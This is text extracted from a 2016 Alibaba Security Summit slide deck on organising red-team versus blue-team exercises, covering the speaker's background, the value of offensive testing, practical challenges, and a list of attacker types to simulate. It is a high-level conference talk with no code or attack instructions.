



2016阿里安全峰会

2016 ALIBABA SECURITY SUMMIT

聚力·赋能

2016阿里安全峰会

2016 ALIBABA SECURITY SUMMIT



2016阿里安全峰会

2016 ALIBABA SECURITY SUMMIT

如何做好网络安全红蓝对抗

阿里巴巴集团 高级安全专家

张东辉

2016-07-14



张东辉 阿里巴巴集团 高级安全专家 负责集团安全攻防演练

id : shineast

- 《0day安全软件漏洞》第二版作者之一；
- 2009年研究生毕业于西安交大 网络安全专业，上学期间喜欢写黑客防线（30多篇）；
- 前百度X-Team攻防实验室漏洞研究负责人；
- 研究的安全领域较多，Windows内核漏洞，网络攻击，Web安全，渗透，伪基站，路由器，BIOS Rootkit，iOS Rootkit等，对安全各方面都有浓厚兴趣和热情；





- 红蓝对抗的介绍
- 红蓝对抗的价值和意义
- 做好红蓝对抗面临的挑战
- 不同做法的优劣对比
- 典型红蓝对抗案例的探讨
- 未来渗透攻击的趋势与红蓝对抗的升级
- Q & A



7.12
不接受
不参与
不承认
不执行

2016年03月03日新闻： 美国防部邀请黑客攻击五角大楼网站 提供报酬



美国国防部长卡特亲自邀请黑客测试五角大楼网络安全



美国国防部长卡特亲自邀请黑客测试五角大楼网络安全

former Homeland Security Secretary Michael Chertoff stated,
“There are two types of people: those who have been hacked, and those who don’t know they’ve been hacked.”





- 以攻促防（未知攻焉知防）
- 安全水位高低用大量攻防实践来检验，而不是自嗨





2016阿里安全峰会
2016 ALIBABA SECURITY SUMMIT

做好红蓝对抗面临的挑战





- 我们的敌人是谁？如何模拟敌人的攻击？
- 攻击路径和攻击方式的覆盖率
- 攻击过程的隐蔽性、攻击完成后的痕迹清理
- 面对上万机器，需要自动化渗透攻击能力
- 立体纵深防御体系，防御协同（检测、止血、加固、溯源、反制）
- 需要外部黑客/黑产视角，及外部检验能力（不能又做运动员又做裁判）

- 模拟黑客的动机和目的，站在敌人的角度思考攻击，例如：



白帽子黑客，点到为止



商业间谍，窃取机密数据







网络恐怖主义，破坏式攻击




地下黑产，盗取数据



国家黑客，APT攻击





